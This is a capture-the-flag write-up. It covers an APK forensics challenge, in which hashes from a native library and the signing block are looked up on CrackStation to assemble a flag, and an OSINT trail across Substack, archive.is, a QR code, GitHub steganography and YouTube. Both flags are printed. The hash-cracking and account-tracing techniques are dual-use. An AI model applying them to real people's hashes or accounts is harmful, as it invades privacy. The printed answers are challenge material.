


Native library:


Export the library file to the terminal and use the cmd in approach to match for the has format.





APK Signing block:




Crack those hashes in crackstation:


Oct 19 5:46 PM
crackstation.net
CrackStation
Hash Cracker | Password Hashing Security | Wordlist Download
Defuse.ca Twitter
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
8c85b6639e62e10b8330a8b883004b43c119053d7d62b512a98c77eb069627a7
I'm not a robot
reCAPTCHA
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
hashes: 1 | cracked: 1 | partial: 0 | not found: 0 | invalid: 0
Hash Type Result
8c85b6639e62e10b8330a8b883004b43c119053d7d62b512a98c77eb069627a7 sha256 engineering
Color Codes: Green: Exact match, Yellow: Partial match — the hash column shows what that word really hashes to, with the part yours matched highlighted, Red: Not found.
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Command-Line Tool for Local Index Generation & Lookup
$ cargo install preimage
How CrackStation Works
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CrackStation
Hash Cracker | Password Hashing Security | Wordlist Download
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Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
f60ed56a9c8275894022fe5a7a1625c33bdb55b729bb4e38962af4d1613eda25
I'm not a robot
reCAPTCHA
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
hashes: 1 | cracked: 1 | partial: 0 | not found: 0 | invalid: 0
Hash Type Result
f60ed56a9c8275894022fe5a7a1625c33bdb55b729bb4e38962af4d1613eda25 sha256 android
Color Codes: Green: Exact match, Yellow: Partial match — the hash column shows what that word really hashes to, with the part yours matched highlighted, Red: Not found.
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Command-Line Tool for Local Index Generation & Lookup
$ cargo install preimage
How CrackStation Works


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crackstation.net
CrackStation
Hash Cracker | Password Hashing Security | Wordlist Download
Defuse.ca Twitter
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
I'm not a robot
reCAPTCHA
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
hashes: 1 | cracked: 1 | partial: 0 | not found: 0 | invalid: 0
Hash
Type
Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
sha256
maybe
Color Codes: Green: Exact match, Yellow: Partial match — the hash column shows what that word really hashes to, with the part yours matched highlighted, Red: Not found.
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$ cargo install preimage
How CrackStation Works
Oct 19 5:49 PM
crackstation.net
CrackStation
Hash Cracker | Password Hashing Security | Wordlist Download
Defuse.ca Twitter
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
9d6f965ac832e40a5df6c06afe983e3b449c07b843ff51ce76204de05c690d11
I'm not a robot
reCAPTCHA
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
hashes: 1 | cracked: 1 | partial: 0 | not found: 0 | invalid: 0
Hash
Type
Result
9d6f965ac832e40a5df6c06afe983e3b449c07b843ff51ce76204de05c690d11
sha256
different
Color Codes: Green: Exact match, Yellow: Partial match — the hash column shows what that word really hashes to, with the part yours matched highlighted, Red: Not found.
Download CrackStation's Wordlist
1,493,677,782 words · 15 GB · torrent or HTTP
Command-Line Tool for Local Index Generation & Lookup
$ cargo install preimage
How CrackStation Works





Arrange those in order to get the flag!!!.

Challenge Title: No Trace No Truth

Flag:OPSWAT{TH3_R3CORD_W4S_N3V3R_LOST_JU5T_BUR13D_B3YOND_WH4T_W3_COULD_533}

Approach (Step by Step):

1. The username st4ck17 was given in the description search for available platforms and found substack.

2. Search substack user notes with id in archive.is reveals another note including qecgr8 another account id for files.catbox.moe/qecgr8.png reveals a qr code.


3. It does not scans like normal qr code using zbarimg it reveals a hidden note with usename stankops . Found a github useraccount with name with single repository.

4. Found the commit history a file called record.txt contains hidden information using stegzero method found another username @tonystank-q5i


5. A youtube account with name reveals that with jarvis and banner image the banner image was half showed inspected the url and see it was cropped by parameter then after removing the parameter it shows the full image it reveals the flag for this challenge.

Proof:

User st4ck17 on substack account.



Using archive.is post the comment exact URL on the archive and found archived message.



It reveals the ID qecgr8 idicate the files storage platform names files.
https://files.catbox.moe/qecgr8.png

After visiting that reveals the QR Code!




It cannot be scanned using the tools zbarimg we can find the hidden notes of that.


```
prasanth@fedora:~/ctf/secleaf$ zbarimg qecgr8.png
QR-Code:A person named stankops told me to go to his storage to get some fragments of the trail
scanned 1 barcode symbols from 1 images in 0.07 seconds

prasanth@fedora:~/ctf/secleaf$
```


Found an another username with stankops searched for github and found an account username.



